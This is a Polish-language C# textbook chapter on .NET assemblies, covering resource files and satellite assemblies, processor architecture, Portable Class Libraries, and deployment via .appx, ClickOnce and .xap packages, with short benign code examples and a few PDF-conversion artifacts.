Najprostszym sposobem użycia klasy `ResourceManager` jest dodanie do projektu pliku zasobów zapisanego w formacie `.resx`. (Nie jest to format używany w trakcie działania programu. Jest to format bazujący na języku XML, a jego zawartość jest kompilowana do postaci binarnej, wymaganej przez klasę `ResourceManager`. Visual Studio udostępnia edytor pozwalający operować na plikach zapisywanych w tym formacie, a w większości systemów kontroli wersji znacznie łatwiej jest operować na plikach tekstowych niż binarnych). Aby dodać jeden z tych plików z poziomu okna dialogowego *Add New Item*, należy wybrać kategorię *Visual C# Items/General*, a następnie zaznaczyć opcję *Resource File*. W tym przykładzie tworzony plik zasobów nazwiemy `MyResources.resx`. Po utworzeniu pliku Visual Studio wyświetli swój edytor zasobów, który początkowo będzie działał w trybie edycji łańcuchów znaków (przedstawionym na [Rysunek 12-2](#)). Jak widać, zdefiniowaliśmy w nim jeden łańcuch znaków o nazwie `ColString` i wartości `kolor`.

	Name	Value	Comment
*	ColString	kolor	

Rysunek 12-2. Edytor plików zasobów działający w trybie edycji łańcuchów znaków

Ten łańcuch znaków można pobrać w trakcie działania programu. Dla każdego pliku .resx Visual Studio generuje klasę stanowiącą jego swoiste opakowanie. Klasa ta udostępnia statyczne właściwości dla każdego zdefiniowanego zasobu. Dzięki temu korzystanie z zasobów jest wyjątkowo proste, co pokazuje [Przykład 12-6](#).

#### Przykład 12-6. Pobieranie zasobów przy wykorzystaniu klasy opakowania

```
string colText = MyResources.ColString;
```

Klasa ta ukrywa wszelkie szczegóły, co zazwyczaj jest całkiem wygodne, jednak w naszym przypadku to właśnie te szczegóły stanowią podstawowy powód, dla którego tworzyliśmy plik zasobów, dlatego też na kolejnym przykładzie — [Przykład 12-7](#) — pokażę, w jaki sposób można korzystać bezpośrednio z klasy ResourceManager. Poniższy listing pokazuje cały kod pliku, gdyż w jego przypadku bardzo duże znaczenie mają przestrzenie nazw — Visual Studio poprzedza nazwę pliku zasobów domyślną nazwą przestrzeni nazw projektu, dlatego też w przykładzie prosimy o klasę ResourceExample.MyResources, a nie jedynie MyResources. (Gdybyśmy w oknie *Solution Manager* umieścili plik zasobów w jakimś katalogu, to Visual Studio umieściłoby także jego nazwę w nazwie pliku zasobów).

#### Przykład 12-7. Pobieranie zasobów w trakcie działania programu

```
using System;
using System.Resources;

namespace ResourceExample
{
    class Program
    {
        static void Main(string[] args)
        {
            var rm = new ResourceManager(
                "ResourceExample.MyResources", typeof(Program).Assembly);
            string colText = rm.GetString("ColString");
            Console.WriteLine("U nas 'kolor' to: " + colText);
        }
    }
}
```

```
        }  
    }  
}
```

---

Jak na razie jest to jedynie długi i skomplikowany sposób wyświetlenia łańcucha znaków "kolor". Jednak teraz, kiedy już używamy klasy `ResourceManager`, możemy zdefiniować zlokalizowane zasoby, aby program używał odpowiedniej pisowni wybranych wyrazów dla różnych odbiorców. (A idąc krok dalej, program powinien całkowicie zmieniać używany język, jeśli zostanie uruchomiony w innym kraju). W rzeczywistości nasz program zawiera już cały kod konieczny do wyświetlania zlokalizowanej wersji słowa „kolor”. Jedyne, co nam pozostaje, to podać alternatywny tekst.

Możemy to zrobić, dodając do projektu drugi plik zasobów o odpowiednio dobranej nazwie, na przykład `MyResources.en-GB.resx`. Jest ona niemal taka sama jak nazwa pierwszego pliku zasobów, lecz przed rozszerzeniem ma dodatkowy człon `.en-GB`. To skrót od słów: *English-Great Britain* (angielski — Wielka Brytania), który odpowiada ustawieniom lokalizacyjnym używanym w Anglii. (Dla odróżnienia identyfikator kulturowy reprezentujący anglojęzyczne części USA ma postać `en-US`; natomiast dla Polski jest to `pl-PL`). Po dodaniu takiego pliku do projektu można do niego dodać taki sam element co w pliku oryginalnym — czyli łańcuch znaków o nazwie `ColString`, zawierający słowo zapisane w sposób prawidłowy dla danych ustawień kulturowych. Jeśli teraz nasz program zostanie uruchomiony na komputerze z brytyjskimi ustawieniami lokalnymi, zostanie wyświetcone słowo zapisane w odpowiedni sposób. Istnieje całkiem spore prawdopodobieństwo, że Twój komputer nie będzie używał takich ustawień lokalnych, dlatego aby wypróbować działanie powyższego przykładu, można dodać na początku metody `Main` z [Przykład 12-7](#) kod przedstawiony na [Przykład 12-8](#). Wymusi on zastosowanie brytyjskich ustawień kulturowych podczas poszukiwania zasobów.

#### Przykład 12-8. Wymuszanie użycia ustawień kulturowych innych niż domyślne

```
Thread.CurrentCulture.CurrentUICulture =  
    new System.Globalization.CultureInfo("en-GB");
```

---

Ale jaki to wszystko ma związek z podzespołami? Cóż, jeśli przyjrzymy się wynikom komplikacji umieszczonym w katalogu `bin\Debug` (bądź też w katalogu `bin\Release`, jeśli używamy konfiguracji budowania `Release`), przekonamy się, że oprócz zwyczajnego pliku wykonywalnego oraz powiązanych z nim plików wspomagających debugowanie Visual Studio utworzyło także podkatalog `en-GB` zawierający plik podzespołu o nazwie `ResourceExample.resources.dll`. (`ResourceExample` to nazwa naszego przykładowego projektu. Jeśli utworzysz projekt o nazwie `SomethingElse`, to wygenerowany podzespoł będzie mieć nazwę

*SomethingElse.resources.dll*). Nazwa tego pliku będzie mieć następującą postać:

---

`ResourceExample.resources, Version=1.0.0.0, Culture=en-GB, PublicKeyToken=null`

---

Numer wersji oraz token klucza publicznego będzie odpowiadał tym użytym w projekcie głównym — w naszym projekcie pozostawiliśmy domyślny numer wersji, a jego podzespół nie ma silnej nazwy. Zwróćmy jednak uwagę na fragment `Culture`. Zamiast `neutral` została w nim teraz użyta wartość `en-GB`, czyli taka sama jak identyfikator kulturowy dodany do nazwy drugiego pliku zasobów. Jeśli dodamy do projektu więcej plików zasobów z innymi identyfikatorami kulturowymi, to dla każdego z nich zostanie wygenerowany katalog zawierający podobny, zlokalizowany podzespół. Są one określane jako **satelickie podzespoły zasobów** (ang. *satellite resource assemblies*).

Kiedy klasa `ResourceManager` zostanie po raz pierwszy poproszona o zasób, poszuka odpowiedniego podzespołu satelickiego o identyfikatorze kulturowym odpowiadającym ustawieniom kulturowym interfejsu użytkownika w aktualnym wątku. A zatem spróbuje ona pobrać podzespół, używając przy tym nazwy przedstawionej kilka akapitów wcześniej. Jeśli nie uda się odnaleźć takiego podzespołu, spróbuje odnaleźć podzespół odpowiadający bardziej ogólnym ustawieniom kulturowym; jeśli na przykład nie uda się pobrać zasobów dla ustawień `en-GB`, to klasa ta spróbuje pobrać zasoby dla ustawień `en`, reprezentujących jedynie język angielski, bez określania żadnego konkretnego regionu. Jedynie wtedy, gdy nie uda się znaleźć takich podzespołów (bądź też jeśli uda się znaleźć odpowiedni podzespół, lecz nie będzie on zawierał poszukiwanego zasobu), zostaną użyte zasoby „neutralne kulturowo” umieszczone w głównym podzespolu projektu.

W przypadku użycia ustawień kulturowych innych niż neutralne mechanizm wczytywania podzespołów sprawdza nieco inne katalogi. Konkretnie rzecz biorąc, sprawdza podkatalog, którego nazwa odpowiada identyfikatorowi kulturowemu. To właśnie z tego powodu Visual Studio umieściło nasz podzespół satelicki w katalogu `en-GB`. Swoją drogą, podzespoły zasobów można także umieszczać w GAC, o ile tylko mają one silne nazwy. CLR traktuje identyfikator kulturowy jako fragment nazwy podzespołu, tak samo jak numer wersji, dlatego moglibyśmy zainstalować w GAC dowolnie wiele podzespołów `ResourceExample.resources` o tym samym numerze wersji oraz tokenie klucza publicznego, o ile tylko każdy z nich używałby innego identyfikatora kulturowego.

Poszukiwanie zasobów związanych z konkretnymi ustawieniami kulturowymi pociąga za sobą pewne koszty, ponoszone podczas działania programu. Nie są one wielkie, lecz jeśli piszemy aplikację, która nie zostanie zlokalizowana, to najprawdopodobniej nie będziemy chcieli płacić za funkcję, której nigdy nie

użyjemy. Jednocześnie może się jednak okazać, że będziemy chcieli korzystać z klasy `ResourceManager` — istnieje wygodniejszy sposób dodawania zasobów binarnych niż bezpośrednie stosowanie strumieni w manifeście podzespołu. Sposobem pozwalającym na uniknięcie tych kosztów jest poinformowanie .NET, że zasoby umieszczone bezpośrednio w głównym podzespołe są właśnie tymi, których należy używać dla konkretnych ustawień kulturowych. Można to zrobić przy użyciu atrybutu podzespołu przedstawionego na [Przykład 12-9](#).

### Przykład 12-9. Określanie ustawień kulturowych dla wbudowanych zasobów

```
[assembly: NeutralResourcesLanguage("en-US")]
```

Kiedy aplikacja z takim atrybutem zostanie uruchomiona na komputerze korzystającym z amerykańskich ustawień lokalnych, to klasa `ResourceManager` nie będzie poszukiwać zasobów — skorzysta bezpośrednio z tych, które zostały umieszczone w głównym podzespołe.

## Architektura procesora

Nazwy podzespołów mogą posiadać jeszcze jeden element: opcjonalne określenie architektury komputera. Jeśli przyjmie ono wartość `msil`, będzie to oznaczało, że dany podzespoł jest niezależny od architektury. („`msil`” to skrót do słów Microsoft IL, oznaczających, że podzespoł zawiera wyłącznie kod zarządzany i nie wymaga żadnej konkretnej architektury komputera). Innymi wartościami, które może przyjmować ten element nazwy podzespołów, są: `x86` (klasyczna 32-bitowa architektura procesorów firmy Intel), `amd64` (64-bitowe rozszerzenie architektury `x86`), `i64` (Itanium) oraz `arm` (architektura ARM, stosowana w Windows Phone i niektórych tabletach). Architektura `amd64` nie jest charakterystyczna dla procesorów firmy AMD — obejmuje także rozszerzenia architektury `x86` wprowadzone przez firmę Intel. CLR nazywa je `amd64`, nie stosując bardziej popularnego określenia `x64`, gdyż to właśnie firma AMD opracowała te rozszerzenia, a Intel później zdecydował się na podobne rozwiązanie. Architektura ta była stosunkowo nowa, kiedy CLR zaczęło ją obsługiwać i w tamtym czasie przeważająca większość procesorów o tej architekturze była produkowana właśnie przez AMD.

Podzespoły hybrydowe, zawierające połączenie kodu zarządzanego i niezarządzanego, takie jak te, które można generować przy użyciu kompilatora C++, będą oczywiście przeznaczone dla konkretnej architektury. Ponadto zgodnie z tym, o czym wspomniałem już wcześniej, także zastosowanie mechanizmów współdziałania może sprawić, że podzespoł, który nie zawiera żadnego kodu przeznaczonego dla konkretnej architektury, w efekcie będzie od niej zależny. (Może bowiem potrzebować niezarządzanej biblioteki DLL lub komponentu COM, działających wyłącznie w architekturze `x86`).

Czytelnik zapewne zauważył, że żadna z nazw podzespołów przedstawiona we wcześniejszej części rozdziału nie zawiera określenia architektury. Wynika to z faktu, że pierwsze wersje .NET obsługiwały wyłącznie architekturę x86, dlatego też w nazwach podzespołów nie było fragmentu, który ją określał. Ze względu na zachowanie zgodności wstecz żaden z API zwracającymi wyświetlane nazwy podzespołów (czyli nazwy przedstawione w formie łańcucha znaków) nie uwzględnia określenia architektury, gdyż gdyby to robiły, mogłyby do doprowadzić do awarii w starym kodzie, oczekującym, że nazwy podzespołów składają się jedynie z czterech elementów. Istnieje jednak możliwość określenia architektury w wywołaniu metody `Assembly.Load`, co pokazano na [Przykład 12-10](#).

#### Przykład 12-10. Określanie architektury


```
var asm = Assembly.Load("ResourceExample, Version=1.2.0.0, Culture=neutral, " +
    "PublicKeyToken=null, ProcessorArchitecture=amd64");
```

Jeśli w wywołaniu metody `Load` zostanie określona architektura, to zakończy się ono niepowodzeniem, jeśli podana architektura nie jest zgodna z bieżącym procesem. Podzespoły `msil` mogą być używane przez wszystkie procesy, jednak proces 32-bitowy nie może wczytać podzespołu przeznaczonego dla architektury `amd64`. Architektura procesora procesu jest zawsze określana przez aplikację, a nie przez jej komponenty. Jeśli uruchomimy aplikację .NET na komputerze 64-bitowym, CLR będzie musiało podjąć decyzję, czy uruchomić ją w procesie 32-, czy też 64-bitowym, a kiedy już ją podejmie, nie będzie mogło zmienić zdania. Ponieważ podzespół, którego architektura nie jest zgodna z architekturą procesu, nie zostanie wczytany, zatem o ile to tylko możliwe, biblioteki DLL powinny być niezależne od architektury. W rzeczywistości możemy zdecydować się pójść jeszcze dalej i tworzyć biblioteki DLL, które będą niezależne także od wersji platformy .NET, na której mogą działać.

## Przenośne biblioteki klas

Pisząc bibliotekę klas, musimy zazwyczaj podjąć decyzję, czy będzie ona przeznaczona dla pełnej wersji .NET Framework, którą stosuje się na komputerach stacjonarnych oraz serwerach, czy też dla jednej z jej bardziej ograniczonych wersji, takich jak te dostępne w Silverlight, w systemie Windows Phone lub w .NET Core Profile. Każdy z tych potencjalnych celów udostępnia inny podzbior możliwości .NET Framework. Niemniej jednak istnieje także duży zbiór wspólnych możliwości, a pisząc bibliotekę, możemy być w stanie ograniczyć się tylko do niego, co pozwoli nam utworzyć jeden podzespół działający w różnych wersjach .NET Framework. Właśnie w tym celu Visual Studio 2012 udostępnia typ projektu o nazwie *Portable Class Library* (przenośna biblioteka klas).

Jeśli otworzymy kartę *Library* w oknie właściwości projektu *Portable Class Library*, to zamiast standardowej rozwijanej listy umożliwiającej wybór docelowej wersji .NET zobaczymy przycisk, którego kliknięcie wyświetla okno dialogowe przedstawione na [Rysunek 12-3](#).



Rysunek 12-3. Sekcja Target framework

Jak widać, pozwala ono określić wiele docelowych platform, a dla każdej z nich wskazać minimalną obsługiwany wersję. (Jak na razie udostępniona została tylko jedna wersja .NET Core Profile, przeznaczona dla systemu Windows 8, i dlatego przy tej opcji nie ma możliwości wyboru wersji. To samo dotyczy opcji Xbox 360). W przykładzie przedstawionym na [Rysunek 12-3](#) wybrane zostały najstarsze dostępne wersje .NET — przenośne biblioteki klas nie mogą być używane na żadnych starszych wersjach platformy. (Przenośne biblioteki klas mogą być używane wyłącznie na platformach, które je obsługują, nie jest to możliwe w starszych wersjach Silverlight oraz .NET Framework).

Visual Studio automatycznie uniemożliwia korzystanie z API, które nie są dostępne we wszystkich wybranych, docelowych wersjach platformy. IntelliSense będzie pokazywać wyłącznie te typy i składowe, które są dostępne, a wszelkie próby napisania kodu korzystającego z możliwości niedostępnych na którejkolwiek z docelowych platform skończą się zgłoszeniem błędu kompilacji.

Ten wspólny zestaw API może być mniejszy, niż byśmy przypuszczaли. Na przykład aplikacje WPF, Silverlight, Windows Phone oraz aplikacje Windows 8 tworzone dla .NET Core Profile obsługują interfejs użytkownika tworzony przy użyciu języka

XAML, można by zatem sądzić, że istnieje możliwość napisania komponentu interfejsu użytkownika, który mógłby działać we wszystkich tych aplikacjach. Jednak pomimo pozornego podobieństwa okazuje się, że używane implementacje różnią się od siebie, zatem stworzenie takiego komponentu jest niemożliwe. Przenośne biblioteki klas mogą używać tylko tych funkcjonalności, które są naprawdę identyczne we wszystkich wersjach platformy.

## Wdrażanie pakietów

Choć podstawowymi jednostkami wdrażania są podzespoły, to jednak w niektórych sytuacjach wdrażanie aplikacji wymaga zastosowania innych sposobów przygotowywania pakietów instalacyjnych. Powalają one na utworzenie jednego pliku zawierającego wszystko co jest potrzebne aplikacji, nawet jeśli wymaga ona wielu bibliotek DLL oraz innych zasobów. Takie pakowanie jest konieczne w przypadku przygotowywania aplikacji Silverlight, Windows Phone oraz .NET Core. Istnieje także opcjonalny system pakowania dla zwykłych aplikacji .NET przeznaczonych do działania na komputerach stacjonarnych. (Platformy obsługujące interfejsu użytkownika stosowane w takich aplikacjach — WPF oraz Windows Forms — są dostępne wyłącznie w pełnych wersjach .NET Framework). Choć wszystkie te systemy pakowania mają to samo podstawowe przeznaczenie i korzystają z podobnych pomysłów, to jednak dla każdej z docelowych wersji platformy szczegóły ich działania są inne.

## Aplikacje dla systemu Windows 8

Jeśli tworzymy aplikacje przystosowane do interfejsu użytkownika systemu Windows 8, używając do tego platformy .NET, to musimy przygotować pakiet aplikacji (ang. *Application Package*). Aplikacje tego typu są projektowane w taki sposób, by można je było instalować za pośrednictwem *Windows Store*, a elementem procesu wdrażania jest zazwyczaj skopiowanie pakietu instalacyjnego na serwer firmy Microsoft. Ten pakiet zawiera w rzeczywistości nieco więcej niż samą aplikację, która w końcu zostanie pobrana i zainstalowana przez użytkownika — firma Microsoft udostępnia bowiem użytkownikom tylko część pakietu, który umieszczamy na jej serwerach.

Zazwyczaj przesyłany pakiet ma rozszerzenie *.appupload* i jest to archiwum w popularnym formacie ZIP. Zawiera on dwa pliki, odpowiednio z rozszerzeniami *.appx* oraz *.appxsym*, i także one są archiwami ZIP. Plik *.appxsym* zawiera dane do debugowania i to właśnie one nie są przekazywane do użytkowników aplikacji. Microsoft przechowuje je w celu wykonywania automatycznych analiz wszystkich przesyłanych raportów o awariach. Sama aplikacja jest umieszczona w pliku ZIP z rozszerzeniem *.appx* i to właśnie on trafi na komputer użytkownika.

Plik *.appx* zawiera wszystko co jest potrzebne do działania aplikacji. Obejmuje to skompilowany plik binarny aplikacji, wszystkie podzespoły, od których ona zależy i które nie należą do platformy, wszystkie pliki znacznikowe definiujące wygląd i strukturę interfejsu użytkownika oraz wszelkie dodatkowe pliki potrzebne aplikacji, takie jak bitmapy oraz pliki multimedialne. Zawiera on także plik XML z manifestem aplikacji, który dostarcza wielu informacji na jej temat, między innymi: jej tytuł, szczegółowe informacje o wydawcy oraz logo, które będzie wyświetlane w Windows Store. Manifest określa także, którego podzespołu oraz typu należy użyć jako punktu wejścia do aplikacji. Oprócz tego w pliku *.appx* umieszczany jest także cyfrowy certyfikat oraz podpis określany na podstawie całej zawartości. (Do sprawdzenia, czy pakiet instalacyjny jest prawidłowy, czy nie, nie można używać silnych nazw, gdyż nie wszystkie pliki w nim umieszczone są podzespołami .NET, a musi istnieć możliwość sprawdzenia integralności pakietu jako jednej całości, a nie jego poszczególnych komponentów).

## **ClickOnce oraz XBAP**

Pełna wersja .NET Framework zawiera dwie platformy do tworzenia i obsługi interfejsu użytkownika. Starsza z nich, Windows Forms, stanowi opakowanie dla starych API systemu Windows służących do obsługi interfejsu użytkownika — tych samych, które były używane w klasycznych aplikacjach pisanych w języku C++. Druga z platform, WPF, nie jest żadnym opakowaniem. Została opracowana specjalnie z myślą o .NET Framework i w odróżnieniu od typowych klasycznych technologii obsługuje interfejsu użytkownika w systemie Windows korzysta z DirectX, aby móc lepiej wykorzystywać możliwości nowoczesnych kart graficznych. Oba rodzaje aplikacji można instalować, korzystając ze starych technik polegających na tworzeniu plików Windows *Installer* (*.msi*), które kopią wszystkie niezbędne pliki do katalogu *Program Files* i pozwalają na opcjonalne zainstalowanie dodatkowych, niezbędnych zasobów. Jednak oprócz tego obie platformy, Windows Forms oraz WPF, obsługują także model wdrażania aplikacji za pośrednictwem internetu, określany jako *ClickOnce*.

W przypadku wykorzystania technologii ClickOnce tworzymy plik XML stanowiący manifest (jego format nie ma nic wspólnego z tym stosowanym w systemie Windows 8). Opisuje on wszystkie pliki tworzące aplikację oraz podaje adresy tych komponentów. (Zazwyczaj są to adresy względne, gdyż zawartość aplikacji jest przechowywana w tym samym miejscu co sam plik manifestu). Adres pliku manifestu można podać w przeglądarce WWW bądź też uruchomić go bezpośrednio w powłoce systemowej (*Windows Shell*, na przykład wklejając w okienku dialogowym *Uruchom*). Mechanizm powłoki pozwalający na uruchamianie aplikacji określonych przy użyciu adresu URL jest rozszerzalny, a .NET używa go do wykrywania przypadków uruchamiania plików manifestu technologii ClickOnce.

Kiedy to nastąpi, .NET sprawdza plik manifestu, a jeśli aplikacja na ma żadnych specjalnych wymagań dotyczących bezpieczeństwa i nie wymaga uruchamiania w specjalnym bezpiecznym środowisku (tak zwanej **piaskownicy**, ang. *sandbox*), to zostanie ona pobrana i uruchomiona. Jeśli do działania aplikacji są wymagane jakieś uprawnienia (na przykład prawo do odczytu lub zapisu konkretnego pliku na dysku), to zależnie od sposobu konfiguracji komputera system ClickOnce bądź to poprosi użytkownika o wyrażenie zgodny na ich przyznanie, bądź też całkowicie odmówi uruchomienia aplikacji. (Administratorzy systemu mogą kontrolować to działanie poprzez określanie polityki grupowej).

Technologia ClickOnce instaluje aplikację na lokalnym komputerze — użytkownik będzie ją w stanie uruchomić, wybierając opcję z menu *Start*, podobnie jak w przypadku wszystkich innych aplikacji. Dostępny jest także mechanizm aktualizacji. Twórca aplikacji ma kontrolę nad tym, kiedy zostanie pobrane uaktualnienie — można zażądać automatycznego sprawdzania aktualizacji bądź też zdecydować, że będą one wykonywane wyłącznie wtedy, gdy użytkownik tego zażąda. W każdym z tych przypadków ClickOnce zajmie się pobraniem wszystkich plików i przełączeniem się na nową wersję aplikacji, wyłącznie kiedy proces pobierania zostanie zakończony. Dostępny jest także mechanizm odtwarzania wcześniejszej wersji aplikacji.

Plik XML manifestu technologii ClickOnce może zawierać podpis oraz kody mieszające wszystkich wymaganych plików. Dlatego też podczas weryfikacji, czy program nie został zmodyfikowany, nie będziemy polegali na wykorzystaniu silnych nazw; podobnie jak mechanizm tworzenia pakietów używany w systemie Windows 8, także i technologia ClickOnce jest w stanie sprawdzić całą aplikację, w tym także pliki, które nie mają nic wspólnego z kodem, takie jak bitmapy.

Visual Studio jest w stanie wygenerować za nas wszystkie pliki wymagane do instalowania aplikacji przy wykorzystaniu technologii ClickOnce. Generuje nawet stronę WWW pozwalającą rozpoczęć instalację. Ta strona to coś więcej niż jedynie łącze wskazujące na plik manifestu aplikacji. Zawiera także skrypt, który wykrywa, czy na komputerze została zainstalowana odpowiednia wersja platformy .NET. Jeśli nie została, to strona w pierwszej kolejności wyświetli łącze do strony umożliwiającej pobranie i zainstalowanie samej platformy .NET. Dysponuje ona także możliwościami wykrywania i instalacji niektórych innych komponentów, które mogą być niezbędne do działania naszej aplikacji, takich jak SQL Server Express czy też odpowiednia wersja programu instalacyjnego systemu Windows — Windows Installer.

WPF udostępnia dwa sposoby korzystania z infrastruktury ClickOnce. Pierwszą z nich jest uruchamianie zwyczajnej aplikacji przeznaczonej na komputery stacjonarne, natomiast druga polega na uruchamianiu aplikacji WPF wewnątrz okna

przeglądarki. Aplikacja, która działa w taki sposób, jest określana jako *XBAP*, co stanowi skrót terminu *XAML browser application*. Aplikacje tego typu nie są szczególnie popularne, gdyż nie można ich uruchamiać we wszystkich najpopularniejszych przeglądarkach i nie udostępniają one prostego sposobu obsługi wymagań wstępnych, które mają zwyczajne aplikacje ClickOnce; dlatego też wymagają, by użytkownik miał zainstalowaną odpowiednią wersję .NET Framework. W praktyce programiści, którzy chcą używać w swoich aplikacjach internetowych języka XAML, zazwyczaj będą wybierać technologię Silverlight, która jest zoptymalizowana pod kątem właśnie takich przypadków. (Aplikacje XBAP zostały wprowadzone w pierwszej wersji WPF, przed udostępnieniem technologii Silverlight. Gdyby Silverlight istniała już w tym czasie, to nie jest pewne, czy możliwość tworzenia aplikacji XBAP w ogóle została udostępniona).

## Aplikacje Silverlight oraz Windows Phone

Aplikacje Silverlight oraz Windows Phone 7.x są wdrażane przy użyciu plików *.xap* (wymawiane jako „zap”). Rozszerzenie to nie jest żadnym skrótem, choć jego wymowa w rzeczywistości odpowiada zawartości tych plików: są to pliki *.zip* zawierające aplikację stworzoną przy użyciu języka XAML. Podobnie jak aplikacje .NET Core, także i pliki *.xap* używają popularnego formatu plików ZIP i mogą zawierać wszelkie biblioteki DLL wymagane do działania aplikacji, które nie wchodzą w skład Silverlight.

Swoją drogą, technologia Silverlight udostępnia bardzo skromny zbiór podzespołów. Ponieważ działa ona jako wtyczka przeglądarki, Microsoft stara się, by wielkość pobieranych plików wtyczki Silverlight była relatywnie mała — wielkość wszystkich pobieranych plików technologii Silverlight 5 przeznaczonej dla 64-bitowych wersji systemu Windows, w tym środowiska uruchomieniowego oraz całej biblioteki klas, wynosiła 12,4 MB. W efekcie jej wbudowane możliwości funkcjonalne są dosyć mocno ograniczone. Niektóre kontrolki oraz pewne funkcje, które są wbudowane w innych wersjach .NET Framework, zostały usunięte z Silverlight SDK i umieszczone w postaci oddzielnych komponentów, które można umieścić we własnych plikach *.xap*. A zatem chcąc skorzystać na przykład z kontrolki *Calendar*, będziemy musieli dodać do przygotowywanego pliku *.xap* bibliotekę *System.Windows.Controls.dll*. (Nie dotyczy to wszystkich kontrolek. Podzespół *System.Windows* jest wbudowany, a to w nim są umieszczone najbardziej popularne kontrolki, takie jak *Button* oraz *ListBox*).

Wszystkie podzespoły umieszczone w odwołaniach projektu, które nie są podzespołami wbudowanymi, zostaną skopiowane do pliku *.xap* i to niezależnie od tego, czy będą używane, czy nie. Kompilator C# wciąż standardowo usuwa nieużywane odwołania — jeśli nasz kod nie używa jawnie któregoś z podzespołów umieszczonych w odwołaniach, to kompilator potraktuje je tak, jakby odwołania do

niego w ogóle nie było. Niemniej jednak kompilator nie jest odpowiedzialny za generowanie pliku *.xap* — operacja ta stanowi odrębny etap procesu budowania. A zatem choć główny podzespoł aplikacji nie będzie zawierał odwołań do innych, nieużywanych podzespołów, to podzespoły te i tak znajdą się w pakiecie aplikacji. To ważne, by tak się stało — możemy bowiem używać kontrolki z jakiejś biblioteki DLL w pliku definiującym interfejs użytkownika aplikacji (pliku XAML) bez jawnego odwoływanego się w kodzie C# do któregokolwiek z typów zdefiniowanych w tym pliku DLL. (Byłoby to co prawda trochę dziwne, lecz bez wątpienia taka sytuacja jest możliwa). Jeśli zastosujemy takie rozwiązanie, biblioteka DLL będzie musiała być dostępna w pliku *.xap*.

Plik *.xap* może także zawierać inne zasoby binarne, takie jak bitmapy lub pliki dźwiękowe. Oczywiście można także wstawić je bezpośrednio do podzespołów umieszczanych w pliku *.xap*, jednak zaletą usunięcia ich z podzespołów i umieszczenia w pliku *.xap* w formie niezależnych plików jest możliwość ich zmieniania bez konieczności rekompilacji kodu — wystarczy jedynie utworzyć nowy plik *.xap*.

Ponieważ pliki *.xap* mogą zawierać wiele bibliotek DLL, zatem konieczne jest wskazanie tej z nich, która zawiera punkt wejścia do programu. Dlatego też pakiet musi także zawierać manifest — plik XML opisujący jego zawartość oraz określający podzespoł oraz typ zawierający punkt wejścia do aplikacji. Trzeba pamiętać, że format tego pliku manifestu nie jest w żaden sposób związany z formatami zapisu manifestów aplikacji Windows 8 oraz manifestów technologii ClickOnce, podobnie jak nie ma nic wspólnego z manifestami podzespołów ani manifestami Win32. W ramach budowania projektu aplikacji Silverlight Visual Studio automatycznie generuje ten manifest i tworzy odpowiedni plik *.xap* zawierający wszystkie niezbędne pliki.

## Zabezpieczenia

W [Rozdział 3.](#) przedstawione zostały niektóre spośród specyfikatorów dostępu, których można używać podczas definiowania typów oraz ich składowych, takie jak `public` oraz `private`. W [Rozdział 6.](#) pokazano kolejne mechanizmy dostępne w przypadku stosowania dziedziczenia. Warto szybko przypomnieć sobie te zagadnienia, gdyż podzespoły są z nimi związane.

W [Rozdział 3.](#) poznajeś słowo kluczowe `internal` i dowiedziałeś się, że klasy i metody, w których jest ono stosowane, są dostępne wyłącznie wewnątrz tego samego *komponentu* — użyłem przy tym tajemniczego terminu „komponent”, ponieważ nie było jeszcze mowy o podzespołach. Jednak teraz, kiedy już dobrze wiemy, czym są podzespoły, nic nie stoi na przeszkodzie, bym podał bardziej precyzyjny opis specyfikatora `internal`. Otóż to słowo kluczowe oznacza, że

składowa lub typy powinny być dostępne wyłącznie dla kodu umieszczonego w tym samym podzespołe. (W raczej mało prawdopodobnym przypadku tworzenia podzespołu składającego się z wielu części — modułów — typu wewnętrznego (`internal`) zdefiniowanego w innym module można używać, o ile tylko należy on do tego samego podzespołu co dany moduł). I podobnie składowe chronione prywatne — `protected internal` — są dostępne dla kodu w typach pochodnych oraz dodatkowo dla kodu zdefiniowanego w tym samym podzespołe.

## Podsumowanie

Podzespół jest jednostką, którą można instalować; niemal zawsze jest to pojedynczy plik, który zazwyczaj ma rozszerzenie `.dll` lub `.exe`. Jest to swoisty pojemnik, w którym można umieszczać typy i kod. Typ należy do tylko jednego podzespołu i podzespół ten stanowi jeden z elementów określających jego tożsamość — CLR jest w stanie rozróżnić dwa typy o tej samej nazwie, które należą do tej samej przestrzeni nazw, jeśli tylko zostały zdefiniowane w innych podzespołach.

Podzespoły mają złożoną nazwę, na którą składa się nazwa prosta, zapisana w formie łańcucha znaków, czteroczęściowy numer wersji, identyfikator kulturowy, docelowa architektura procesora oraz opcjonalny token klucza publicznego.

Podzespoły zawierające token klucza publicznego są nazywane podzespołami o silnej nazwie i muszą być podpisywane przy użyciu klucza prywatnego odpowiadającego kluczowi publicznemu użytku do wygenerowania tokenu.

